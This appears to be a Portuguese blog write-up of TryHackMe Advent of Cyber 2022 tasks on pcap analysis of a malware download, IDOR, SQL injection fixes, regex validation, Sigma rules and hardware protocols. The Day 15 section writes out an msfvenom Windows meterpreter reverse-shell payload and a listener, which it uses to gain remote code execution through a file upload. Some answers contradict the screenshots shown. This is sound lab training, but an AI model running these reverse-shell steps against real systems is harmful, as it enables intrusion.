12:52....	mystrygift.exe	2112	TCP Receive	bestfestivalcompany.thm:49724 -> bestfestivalcompany.thm:http	SUCCESS
12:52....	mystrygift.exe	2112	TCP Connect	virustotal.com:49725 -> virustotal.com:http	SUCCESS
12:52....	mystrygift.exe	2112	TCP Send	virustotal.com:49725 -> virustotal.com:http	SUCCESS
12:52....	mystrygift.exe	2112	TCP Receive	virustotal.com:49725 -> virustotal.com:http	SUCCESS
12:53....	mystrygift.exe	2112	TCP Connect	virustotal.com:49726 -> virustotal.com:http	SUCCESS
12:53....	mystrygift.exe	2112	TCP Send	virustotal.com:49726 -> virustotal.com:http	SUCCESS

## [Day 13] Simply having a wonderful pcap time


Tendo passado da metade do evento, hoje estamos no dia 13. Aqui é explicado sobre análise de pacotes.

Pacotes são uma estrutura de dados utilizada para a transmissão de informações entre os computadores, eles possuem um cabeçalho com as informações de origem, destino, detecção de erros, entre outros. E também um campo de payload onde é inserido os dados que se deseja enviar. A partir da análise de pacotes é possível detectar intrusões na rede.

A questão 1 pede pela porcentagem de pacotes de HTTP. Para obter esse dado utilizaremos o "Protocol Hierarchy" que está no menu Statistics, com isso obtemos a quantidade e porcentagem de pacotes de cada protocolo da nossa captura. Para HTTP foram apenas **0.3** dos pacotes.



As duas questões seguintes pedem por qual porta recebeu mais de mil pacotes e qual é o serviço associado a essa porta. Esse dado pode ser encontrado na seção "TCP" do "Conversations", que também está no menu Statistics. Podemos ver que das três portas apenas a **3389** recebeu mais de mil pacotes. Essa porta é normalmente utilizada para o Remote Desktop Protocol, **RDP**.



A quarta questão pede pelos domínios que foram pesquisados no DNS. Para filtrar apenas os pacotes referentes a pesquisas de DNS, basta colocar DNS no filtro acima dos pacotes. Com isso obtemos duas pesquisas e duas respostas do DNS para os domínios **bestfestivalcompany[.]thm,cdn[.]bandityeti[.]thm**.

No.	Time	Source	Destination	Protocol	Length	Info
342	3.340375	10.10.29.186	10.10.106.46	DNS	78	Standard query 0x86bc A cdn.bandityeti.thm
343	3.341162	10.10.106.46	10.10.29.186	DNS	94	Standard query response 0x86bc A cdn.bandityeti.thm A 10.11.5.137
739	5.139422	10.10.29.186	10.10.106.46	DNS	83	Standard query 0xa15d A bestfestivalcompany.thm
740	5.148383	10.10.106.46	10.10.29.186	DNS	99	Standard query response 0xa15d A bestfestivalcompany.thm A 10.10.114.77

Assim como na questão anterior usaremos o filtro mas agora para buscar por pacotes HTTP. A questão pede por quais arquivos foram requisitados utilizando HTTP. Podemos ver que foi feito um GET para **favicon[.]ico,mysterygift[.]exe**.

http						
No.	Time	Source	Destination	Protocol	Length	Info
351	3.605323	10.10.29.186	10.11.5.137	HTTP	231	GET /mysterygift.exe HTTP/1.1
712	4.945411	10.11.5.137	10.10.29.186	HTTP	639	HTTP/1.0 200 OK (application/x-msdownload)
744	5.150614	10.10.29.186	10.10.114.77	HTTP	172	GET /favicon.ico HTTP/1.1
749	5.152141	10.10.114.77	10.10.29.186	HTTP	2162	HTTP/1.0 200 OK (image/vnd.microsoft.icon)

Ao clicar em um dos pacotes, logo abaixo aparece mais detalhes do pacote e clicando para abrir os sub-menus podemos ver todos os dados contidos nele. As próximas duas questões pedem pelo IP que baixou o mysterygift.exe e de qual domínio foi baixado. Olhando as informações do pacote 351, encontramos que o IP de origem foi **10[.]10[.]29[.]189** e foi requisitado do site **cdn[.]bandityeti[.]thm**.

▶ Frame 351: 231 bytes on wire (1848 bits), 231 bytes captured (1848 bits) on interface \Device\NPF_{...}
▶ Ethernet II, Src: 02:df:53:33:99:eb (02:df:53:33:99:eb), Dst: 02:c8:85:b5:5a:aa (02:c8:85:b5:5a:aa)
▶ Internet Protocol Version 4, Src: 10.10.29.186, Dst: 10.11.5.137
▶ Transmission Control Protocol, Src Port: 49726, Dst Port: 80, Seq: 1, Ack: 1, Len: 177
- Hypertext Transfer Protocol
▶ GET /mysterygift.exe HTTP/1.1\r\n
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17763.592\r\n
Host: cdn.bandityeti.thm\r\n
Connection: Keep-Alive\r\n\r\n
[Full request URI: http://cdn.bandityeti.thm/mysterygift.exe]
[HTTP request 1/1]
[Response in frame: 712]

Ao fazer o mesmo com o pacote 744, que foi o que requisitou o ícone, podemos ver o user-agent que é pedido pela questão oito. Sendo que o user-agent é **Nim httpclient/1.6.8**.

▶ Frame 744: 172 bytes on wire (1376 bits), 172 bytes captured (1376 bits) on interface \Device\NPF_{...}
▶ Ethernet II, Src: 02:df:53:33:99:eb (02:df:53:33:99:eb), Dst: 02:e8:05:34:9c:dd (02:e8:05:34:9c:dd)
▶ Internet Protocol Version 4, Src: 10.10.29.186, Dst: 10.10.114.77
▶ Transmission Control Protocol, Src Port: 49727, Dst Port: 80, Seq: 1, Ack: 1, Len: 118
- Hypertext Transfer Protocol
▶ GET /favicon.ico HTTP/1.1\r\n
Host: bestfestivalcompany.thm\r\n
Connection: Keep-Alive\r\n
user-agent: Nim httpclient/1.6.8\r\n\r\n
[Full request URI: http://bestfestivalcompany.thm/favicon.ico]
[HTTP request 1/1]
[Response in frame: 749]

Para responder a nona questão antes precisaremos baixar localmente o mysterygift.exe. Para baixá-lo tem que ir no menu "File", então em "Export Objects" e "HTTP", por fim escolher o arquivo. Com o arquivo salvo podemos utilizar no terminal o comando sha256sum para obtermos o hash dele,

**0ce160a54d10f8e81448d0360af5c2948ff6a4dbb493fe4be756fc3e2c3f900f**.

```
ubuntu@ip-10-10-219-180:~/Desktop$ sha256sum mysterygift.exe
0ce160a54d10f8e81448d0360af5c2948ff6a4dbb493fe4be756fc3e2c3f900f  mysterygift.exe
```

A última questão pede para buscar, no Virus Total, pelos IPs aos quais esse malware se conecta. Ao pesquisar pelo hash no Virus Total e ir na aba "Behaviour", aparecem os seguintes IPs. Porém para responder a questão é apenas os de TCP e não precisa da porta, então fica

**20[.]99[.]133[.]109,20[.]99[.]184[.]37,23[.]216[.]147[.]64,23[.]216[.]147[.]76** como resposta.

### IP Traffic

192.168.0.18:137 (UDP)  
 20.99.133.109:443 (TCP)  
 20.99.184.37:443 (TCP)  
 23.216.147.64:443 (TCP)  
 23.216.147.76:443 (TCP)  
 8.8.8.8:53 (UDP)  
 a83f:8110:0:0:10:0:0:53 (UDP)

## [Day 14] I'm dreaming of secure web apps

Seguindo para o décimo quarto dia, é explicado sobre IDOR em aplicações web. IDOR acontece quando o adversário é capaz de manipular algum parâmetro e não há nenhum controle de acesso para impedi-lo.

Para as questões de hoje vamos entrar na aplicação a partir da conta do Elf McSkidy e buscar por dados de outro elfo e de outra imagem.

A primeira questão pede pelo número do escritório do Elf Pivot McRed. Ao logar na aplicação entramos como McSkidy com a URL "/users/101.html", se mudarmos o 101 para outros números podemos acessar os dados dos outros elfos. Assim no 105 encontramos o elfo que precisamos para essa questão, sendo que seu escritório possui o número **135**.

The screenshot shows a web browser window with the URL `10.10.240.80:8080/users/105`. The page displays a user profile for 'Elf Pivot McRed'. The profile picture is a cartoon character of an elf wearing a red striped hat and coat, holding a small gift. Below the picture, the name 'Elf Pivot McRed' is displayed in bold. Underneath the name, the title 'Penetration Tester' is shown, followed by 'Office Number: 134' (with '134' underlined), and 'Mobile: 07700 900128'.


A próxima questão pede por uma flag que está em uma imagem. Ao ler o código-fonte da página pode-se perceber que as imagens dos perfis são armazenadas em "/images/<número>.png".

```

35  <div class="card">
36    
37    <h1>Elf Pivot McRed</h1>
38    <p class="title">Penetration Tester</p>
39    <p>Office Number: 134</p>
40    <p>Mobile: 07700 900128</p>
41    <br>
42  </div>

```

Então variando o número do mesmo jeito que fizemos para encontrar o elfo, conseguimos encontrar a imagem que contém a flag **THM{CLOSE\_THE\_DOOR}**.



## [Day 15] Santa is looking for a Sidekick

O Task de hoje, dia 15, é focado em validação de entrada do usuário para desenvolvimento seguro. Entradas que não são validadas podem conter arquivos com formatos diferentes do que é esperado pela aplicação ou arquivos maliciosos, assim permitindo um Remote Code Execution (RCE).

A primeira questão pede por qual o nome dado a forma de inserir arquivos que permite ao adversário inserir qualquer arquivo. A resposta para essa questão está logo no início da parte teórica e é **Unrestricted**. Porque uma vez que não tem validação não tem como restringir os arquivos.

A questão 2 pede pelo nome da aplicação web. Ao acessar o IP na máquina anexada no browser encontramos a página **SantaSideKick2**.

A screenshot of a web application titled "Santa's Sidekick | CV upload for special elves". The page features two cartoon Santa Claus characters on either side. In the center, there is a file upload form with the text "Do you think you got what it takes to be Santa's sidekick? Upload your CV here and we will be in touch!". Below this text are "Browse..." and "No file selected." buttons, and a blue "Upload" button. The URL in the browser's address bar is "10.10.240.80:8080/SantaSideKick2".

A próxima questão pede por uma flag que está armazenada na pasta de documentos do HR\_Elf. Para obter essa flag primeiro precisamos conseguir uma shell. A máquina alvo é um Windows, então vamos criar uma shell reversa com o msfvenom com o formato exe e payload para Windows.

```
root@ip-10-10-151-174:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.151.174 LPORT=1234 -f exe -o cv-username.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: cv-username.exe
```

Então configurar os parâmetros do multi/handler para escutar a shell.

```
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 10.10.151.174
lhost => 10.10.151.174
msf5 exploit(multi/handler) > set lport 1234
lport => 1234
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.151.174:1234
```

Com a listener pronto, podemos fazer o upload da Shell na aplicação web.

SantaSideKick2 Home Privacy

Santa's Sidekick | CV upload for special elves

Do you think you got what it takes to be Santa's sidekick? Upload your CV here and we will be in touch!



No file selected.



cv-username.exe CV file uploaded!! Santa's team will review your CV and get in touch! Since Santa believes in Strong Security, the file has been stored outside the web root. No unethical elves allowed!

Após alguns segundos obtemos uma sessão do meterpreter. Então navegando até a pasta Documents do usuário HR\_Elf encontramos a flag, **THM{Naughty.File.Uploads.Can.Get.You.RCE}**.

```
C:\Users\HR_Elf\Documents>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A8A4-C362

Directory of C:\Users\HR_Elf\Documents

11/14/2022  06:33 AM    <DIR>          .
11/14/2022  06:33 AM    <DIR>          ..
11/14/2022  06:34 AM                41 flag.txt
                           1 File(s)        41 bytes
                           2 Dir(s)  14,590,009,344 bytes free


C:\Users\HR_Elf\Documents>type flag.txt
type flag.txt
THM{Naughty.File.Uploads.Can.Get.You.RCE}
```

As próximas questões agora são mais teóricas referentes à validação de entrada. A técnica para assegurar que um tipo específico de arquivos foi inserido, a resposta é **File Extension Validation**. A técnica para garantir que o adversário não possa acessar o arquivo que ele fez o upload é **File Renaming**. E por último a técnica para ter certeza que o arquivo não é malicioso é **Malware Scanning**.

## [Day 16] SQLi's the king, the carolers sing

O conteúdo de hoje é desenvolvimento seguro, assim como ontem, mas agora para defender de ataques de SQL injection. Esse tipo de ataque acontece quando os parâmetros que formam uma pesquisa SQL não são validados, assim permitindo que o adversário os altere. Isso pode levar a um *bypass* dos mecanismos de autenticação ou obtenção das informações armazenadas no banco de dados.

Para resolver as questões de hoje, precisa-se alterar o código-fonte da aplicação de forma que remova a vulnerabilidade em quatro páginas diferentes, sendo que é explicado como fazer para as duas primeiras. Após fazer as alterações, o código precisa ser salvo clicando "CTRL + S" e verificado pelos elfos, caso não tenha mais a vulnerabilidade será fornecida a flag.



A primeira questão pede para corrigir a vulnerabilidade do `elf.php`. Nesse código precisa ser alterado as linhas 4 e 17 para ser adicionado a função `intval`, que verificará se o valor inserido pelo usuário é um valor inteiro. A flag obtida é **THM{McCode, Elf McCode}**.

```
// linha 4
$query="select * from users where id=".$_GET['id'];
$query="select * from users where id=".intval($_GET['id']);
```

```
// linha 17
$query="select * from toys where creator_id=".$_GET['id'];
```

```
$query="select * from toys where creator_id=".intval($_GET['id']);
```



Flag1: THM{McCode, Elf McCode}

Agora na questão 2 precisamos corrigir o search-toys.php. Aqui ao invés de só juntar o texto da query com os argumentos, será definido onde eles devem ser encaixados e o banco de dados fará isso de forma segura. A flag obtida é **THM{KodeNRoll}**.

```
// linhas 4 e 5 antes
$query="select * from toys where name like '%".$_GET['q']."%' or description like
'%".$_GET['q']."' ;
$toys_rs=mysqli_query($db,$query);
```

```
$q = "%".$_GET['q']."%";
$query="select * from toys where name like ? or description like ?";
$stmt = mysqli_prepare($db, $query);
mysqli_stmt_bind_param($stmt, 'ss', $q, $q);
mysqli_stmt_execute($stmt);
$toys_rs=mysqli_stmt_get_result($stmt);
```



Flag2: THM{KodeNRoll}

Na terceira questão as alterações são no toy.php. Assim como na primeira questão, só é necessário validar se a entrada é um número inteiro, então utiliza-se a mesma função intval. A flag obtida é **THM{Are we secure yet?}**.

```
// linha 4
$query="select * from toys where id=".$_GET['id'];
$query="select * from toys where id=".intval($_GET['id']);
```

```
// linha 30
$query="select * from kids where assigned_toy_id=".$_GET['id'];
$query="select * from kids where assigned_toy_id=".intval($_GET['id']);
```



Flag3: THM{Are we secure yet?}

A última questão será para corrigir o login.php. Para essa questão a resolução é muito parecida com a da segunda. Os parâmetros não devem ser anexados a strings para formar a query mas fazer isso utilizando algumas funções. A flag obtida é **THM{SQLi\_who???**.

```
// linhas 8 e 9 antes
$query="select * from users where username='".$username."' and
password='".$password."'";
$users_rs=mysqli_query($db, $query);
```

```
$query="select * from users where username= ? and password= ?";
$stmt = mysqli_prepare($db, $query);
mysqli_stmt_bind_param($stmt, 'ss', $username, $password);
mysqli_stmt_execute($stmt);
$users_rs=mysqli_stmt_get_result($stmt);
```



Flag4: THM{SQLi\_who???

## [Day 17] Filtering for Order Amidst Chaos

Seguindo em código seguro, hoje é explicado sobre expressões regulares (regex) para validação de cadeias de caracteres que podem ser inseridas pelo usuário. A partir de regex é possível criar linguagens regulares que serão interpretadas por um analisador léxico.

Para as questões será necessário criar três expressões para definir nome de usuário, email e URL. Com as expressões será utilizado o utilitário egrep para analisar um arquivo que contém várias entradas.

A primeira expressão que é pedida é para usuário. O usuário deve ser formado por caracteres alfanuméricos com tamanho entre 6 e 12. O regex que usaremos será o seguinte `^[a-zA-Z0-9]{6,12}$`. ^ é utilizado para definir início de palavra, enquanto \$ define o final, assim só casará com palavra formadas exclusivamente pela expressão. [] serve para definir um conjunto de caracteres que serão considerados, como queremos caracteres alfanuméricos pode ser letras minúsculas, maiúsculas e dígitos. E o {} define a quantidade mínima e máxima do item anterior.

Com essa expressão encontramos **8** cadeias no arquivo, sendo que a única formada por palavra legível com número é **User35**, sendo estas as resposta para as questões 1 e 2 respectivamente.

```
ubuntu@tryhackme:~/Desktop/RegExPractice$ egrep '^[a-zA-Z0-9]{6,12}$' strings
9z8yMc9T
31337aq
39C3qxP
R6fUTY2nC8
9Qe5f4
User35
u3Y73h3
5Xze553j
ubuntu@tryhackme:~/Desktop/RegExPractice$ egrep '^[a-zA-Z0-9]{6,12}$' strings | wc
8     8     67
```

O próximo regex é para email, é informado que a primeira parte do email pode ser um conjunto aleatório de caracteres seguido pelo arroba, então um domínio e todos os *top-level domains (tld)* serão ".com". Seguindo essas regras a expressão será `^.+@.+\.com$`. O caractere ponto '.' significa, em regex, qualquer coisa, enquanto o mais '+' exige um ou mais do anterior. Assim o '+.' será uma cadeia de um ou mais caracteres aleatórios. E para que possamos utilizar o ponto em ".com" devemos escapar com o contra barra "\".

Analizando o arquivo com essa expressão é retornado **11** endereços de email, sendo de **7** domínios diferentes. As questões 5 e 6 pedem pelo domínio de dois usuários que são **amg.com** e **fedfull.com**. E a sétima questão pede pelo usuário do hotmail, que é o **hussain.volt**.

```
ubuntu@tryhackme:~/Desktop/RegExPractice$ egrep '^.+@.+\.com$' strings
br33zy@gmail.com
lewisham44@amg.com
johnny.the.sinner@yahoo.com
badyeti@gmail.com
maxximax@fedfull.com
jklabada@tryhackme.com
johnny.the.sinner@yahoo.com
hunter4k@canary.com
hussain.volt@hotmail.com
marckymarc@tryhackme.com
batteryvoltas@alfa.com
ubuntu@tryhackme:~/Desktop/RegExPractice$ egrep '^.+@.+\.com$' strings | wc
11     11    247
```

A última expressão será para definir URLs. Elas devem começar com http ou https, podendo conter ou não o "www.", um nome do domínio e devem terminar com um tld. Resultando em `^https?/(www.)?.+..+$`. O ponto de interrogação '?' é utilizado para indicar que o anterior é opcional e os () fazem com que o que está dentro seja analisado em conjunto. Com isso, tanto o 's' quanto o "www." não são obrigatórios, o resto segue as mesmas lógicas de antes.

Então obtemos **16** URLs no total, com apenas **7** sendo "https".

```
ubuntu@tryhackme:~/Desktop/RegExPractice$ egrep '^https?://(www\.)?.+\..+$' strings
http://www.sample.net/blood?ghost=force
http://keebler.com/dicta-tempore-id-dolores-blanditiis-ut.html
http://koch.com/quae-perspiciatis-non-unde-quo
http://johns.net/nisi-quis-dolorum-et-rerum
https://www.sample.edu/#fire
http://www.sample.info/?mint=trouble&action=move
https://www.sample.org/?quiet=expansion&grip=eggnog
http://spencer.com/sapiente-tempore-omnis-a-est-aut-atque-pariatur
http://pfeffer.biz>nulla-non-facilis-incidunt-necessitatibus-velit-inventore
https://www.kertzmann.com/possimus-ullam-consequatur-itaque-sed-modi-aliquam
https://www.sample.com/?air=color&cave=judge#shake
http://schinner.com/quia-vitae-qui-explicabo-provident-minima-ratione.html
https://runolfsson.com/esse-ab-rerum-et-quis-aut.html
https://www.moen.com/explicabo-exercitationem-culpa-et-eum-temporibus
https://horse.sample.com/shape/company?mom=collar#donkey
http://batz.com/reprehenderit-voluptate-id-soluta-tenetur
ubuntu@tryhackme:~/Desktop/RegExPractice$ egrep '^https?://(www\.)?.+\..+$' strings | wc
      16      16     910
ubuntu@tryhackme:~/Desktop/RegExPractice$ egrep '^https?://(www\.)?.+\..+$' strings | wc
      7       7     390
```

## [Day 18] Lumberjack Lenny Learns New Rules

O dia 16 aborda as regras sigma para detecção de intrusão. O sigma é uma linguagem para descrever assinaturas para analisar os logs, dessa forma podendo encontrar potenciais ameaças.

Para a resolução das questões, precisaremos criar regras sigma para detectar os seguintes indicadores de comprometimento mostrados abaixo. O primeiro é explicado como fazer na parte teórica da Task.

Attack Technique	Indicators of Compromise	Required Detection Fields
Account Creation	<ul style="list-style-type: none"> <li>EventID: 4720</li> <li>Service: Security</li> </ul>	<ul style="list-style-type: none"> <li>Service</li> <li>EventID</li> </ul>
Software Discovery	<ul style="list-style-type: none"> <li>Category: Process Creation</li> <li>EventID: 1</li> <li>Service: Sysmon</li> <li>Image: C:\Windows\System32\reg.exe</li> <li>CommandLine:</li> </ul> <pre>reg query "HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer" /v svcVersion</pre>	<ul style="list-style-type: none"> <li>Category</li> <li>EventID</li> <li>Image</li> <li>CommandLine</li> <li>strings</li> </ul>
Scheduled Task	<ul style="list-style-type: none"> <li>Category: Process Creation</li> <li>EventID: 1</li> <li>Service: Sysmon</li> <li>Image: C:\Windows\System32\schtasks.exe</li> <li>Parent Image: C:\Windows\System32\cmd.exe</li> <li>CommandLine:</li> </ul> <pre>schtasks /create /tn "T1053_005_OnLogon" /sc onlogon /tr "cmd.exe /c calc.exe"</pre>	<ul style="list-style-type: none"> <li>Category</li> <li>EventID</li> <li>Image</li> <li>CommandLine</li> <li>strings</li> </ul>

A primeira regra deverá detectar a criação de contas locais no Windows. Então devemos buscar nos logs de segurança do Windows pelo EventID 4720. Dessa forma a regra fica como mostrada abaixo.

```
title: account creation
id: 1
```

```

status: experimental
description:
author: lukewicz
date:
modified:

logsource:
  product: windows
  service: security
  category:

detection:
  selection:
    EventID:
      - 4720

  condition: selection

```

Com a regra pronta, basta clicar em "Run" para testá-la. Então é retornado a flag **THM{n0t\_just\_your\_u\$er}**. A segunda questão pede pela conta que foi criada, ao ver o log encontrado com essa regra encontramos o **BanditYetiMini**.

SamAccountName	BanditYetiMini
----------------	----------------

Seguindo, a próxima regra é para descobrir se o adversário está buscando pelos softwares instalados no computador a partir dos Registros do Windows. Agora buscaremos no sysmon com o EventID 1, o aplicativo reg.exe e por comandos que contenham reg, query, /v e svcVersion.

```

title: software discovery
id: 2
status: experimental
description:
author: lukewicz
date:
modified:

logsource:
  product: windows
  service: sysmon
  category: process_creation

detection:
  selection:
    EventID:
      - 1
    Image|endswith:
      - reg.exe
    CommandLine|contains|all:
      - reg
      - query

```

```

- /v
- svcVersion

condition: selection

```

Com essa regra obtemos a flag **THM{wh@t\_1s\_Runn1ng\_H3r3}**. A questão 4 pede pelo usuário que foi encontrado no log do desafio 2, sendo este o **SIGMA\_AOC2022\Bandit Yeti**.

<b>ParentUser</b>	<b>SIGMA_AOC2022\Bandit Yeti</b>
-------------------	----------------------------------

A última regra é para achar a criação de tarefas agendadas no Windows. Como na anterior, buscaremos por logs do sysmon, mas agora que utilizem o Task Scheduler. Então a imagem deve ser schtasks.exe e o comando deve ter schtasks e /create.

```

title: scheduled task
id: 3
status: experimental
description:
author: lukewicz
date:
modified:

logsource:
  product: windows
  service: sysmon
  category: process_creation

detection:
  selection:
    EventID:
      - 1
    Image|endswith:
      - schtasks.exe
    CommandLine|contains|all:
      - schtasks
      - /create

condition: selection

```

Com isso obtemos a flag **THM{sch3dule\_Onpo1nt\_101}**. E por fim a última questão pede pelo hash associado ao log desse desafio, **2F6CE97FAF2D5EEA919E4393BDD416A7**.

## [Day 19] Wiggles go brrr

Na Task de hoje é explicado o básico de Hardware Hacking, buscando por informações nos sinais elétricos transmitidos pelos dispositivos. É explicado sobre os padrões de comunicação USART, SPI e I2C, além de ter uma parte prática para decodificar os sinais utilizando um software de simulação chamado Saleae.

A primeira questão pede pelo dispositivo que é utilizado para examinar os sinais. Sendo este um **logic analyser**.

### The Electrical Heartbeat


Back to our question, if we have electricity, how can we generate a digital signal? The approach most hardware components take is to simply turn the power on and off. If the power is on, we are transmitting a digital 1. If the power is off, we are transmitting a digital 0. We call these 1s and 0s bits. To perform communication, we simply turn the power on and off in a specific sequence to transmit a bunch of 0s and 1s. If we send 8 bits, we are sending a single byte! Voila! We have just performed digital hardware communication! These are the wonderful squiggly lines you would see on a logic analyser:



As questões 3 e 4 são um comparativo do USART com o SPI. Como é explicado acima na Task o USART é mais lento que o SPI, porém o SPI utiliza mais cabos para essa comunicação. Então as respostas são **nay** e **yea**.

### SPI

The Serial Peripheral Interface (SPI) communication protocol is mainly used for communication between microprocessors and small peripherals such as a sensor or an SD card. While USART communication has the clock built into the TX and RX lines, SPI uses a separate clock wire. Separating the clock (SCK) from the data (DATA) line allows for synchronous communication, which is faster and more reliable. So the trade-off is adding an additional wire, but we gain a speed and reliability boost. An example of the same "S" being transmitted using SPI is shown below:




As próximas três questões são comparando o I2C com os outros dois padrões anteriores. Segundo o texto, o I2C é mais rápido que o USART mas mais lento que o SPI, além de utilizar o mesmo número de fios que o USART então menos que o SPI. Considerando isso as respostas ficam **nay**, **nay** e **yea**.

E como é citado no texto o I2C consegue atingir um máximo de **1008** conexões utilizando um único par de cabos, respondendo a sétima questão.

## I2C

The Inter-Integrated Circuit (I2C) communication protocol was created to deal with the drawbacks of both the USART and SPI communication protocols. Because USART is asynchronous and has the clock built into the transmit and receive lines, devices have to agree ahead of time on the configuration of communication. Furthermore, speeds are reduced to ensure communication remains reliable. On the other hand, while SPI is faster and more reliable, it requires many more wires for communication, and every single additional peripheral requires one more Chip Select wire.

I2C attempts to solve these problems. Similar to USART, I2C only makes use of two lines for communication. I2C uses a Serial Data (SDA) line and Serial Clock (SCL) line for communication. However, instead of using a Chip Select wire to determine which peripheral is being communicated to, I2C uses an Address signal that is sent on the SDA wire. This Address tells all controllers and peripherals which device is trying to communicate and to which device it is trying to communicate to. Once the signal is sent, a Data signal can be used to send the actual communication. To notify other controllers and peripherals that communication is taking place and prevent these devices from talking over each other, a Start and Stop signal is used. Each device can monitor these Start and Stop signals to determine if the lines are busy with communication. An example of such a data transmission is shown below:

